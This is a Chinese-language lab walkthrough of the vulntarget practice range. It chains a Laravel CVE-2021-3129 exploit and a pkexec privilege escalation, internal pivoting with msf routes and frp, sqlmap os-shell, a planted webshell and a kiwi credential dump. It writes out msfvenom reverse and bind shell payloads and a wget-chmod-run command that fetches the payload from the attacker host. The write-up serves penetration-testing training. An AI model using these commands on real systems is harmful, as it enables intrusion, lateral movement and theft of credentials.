vulntarget是一个漏洞靶场,旨在帮助安全专业人员练习渗透测试技术。
信息收集

主机发现
netdiscover -r 192.168.74.1/24

端口扫描
masscan -e eth0 -p 1-65535 --rate 1000 192.168.74.200
服务识别
发现是一台Linux服务器,开放了两个端口,22是SSH,80是一个web服务
nmap -sV -A -p22,80 192.168.74.200


访问80端口是一个Laravel服务,版本为8.78.1
边界突破
存在CVE-2021-3129

python3 exploit.py
上线msf

生成木马
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.74.1
lport=4444 -f elf > shell.elf
开启监听
use exploit/multi/handler
set lhost 192.168.74.1
set payload linux/x64/meterpreter/reverse_tcp

木马的目录开启一个http服务
python3 -m http.server 8080

设置执行的命令
cd /var/www/html/public&&wget http://192.168.74.1:8080/shell.elf&&chmod 777 shell.elf&&./shell.elf
运行exp

python接受到http请求

成功上线

目前是www-data权限,搜索可用提权模块
run post/multi/recon/local_exploit_suggester


使用cve_2021_4034成功获取会话

发现还有一张网卡通10.0.20.1段
内网扫描
上传fscan扫描
upload D:\\fscan /var/www/

./fscan -h 10.0.20.1/24 -np -no -nopoc >ok.txt

141是当前机器,还有个100开放了443和80端口


添加路由和socks代理
run autoroute -s 10.0.20.1/24
run autoroute -p
run auxiliary/server/socks_proxy
设置代理打开是一个网站


后台存在弱口令admin:admin123


存在sql注入
FRP代理
msf代理不是很稳定,使用frp代理

上传frpc
upload D:\\frpc /var/www/

upload D:\\frpc.toml /var/www/
连接frps

sqlmap测试
python3 sqlmap.py -u
http://10.0.20.100/admin/services/view_service.php?id=5* --batch
--random-agent --proxy=socks5://127.0.0.1:8888

可以直接--os-shell

在网站找当前目录存在的文件,然后拼接路径访问

http://10.0.20.100/admin/inquiries/test.php
密码d
蚁剑连接
内网机上线msf
生成木马C文件
msfvenom -p windows/x64/meterpreter/bind_tcp rhost=10.0.20.100 lport=4444 -f c -o shell.c


使用内存加载,然后用蚁剑上传

本地监听
use exploit/multi/handler

set payload windows/x64/meterpreter/bind_tcp

set rhost 10.0.20.100
执行后获取权限


发现存在一个10.0.10.1段
添加路由
run autoroute -s 10.0.10.1/24

run autoroute -p
扫描10.0.10.1/24段
use auxiliary/scanner/portscan/tcp

set rhosts 10.0.10.0/24

set ports 21,22,80,443,445,8080,8090,3306,6379

set threads 10

发现了一台机器是110,是个Linux

先抓下这台Windows机器的密码
load kiwi

creds_all

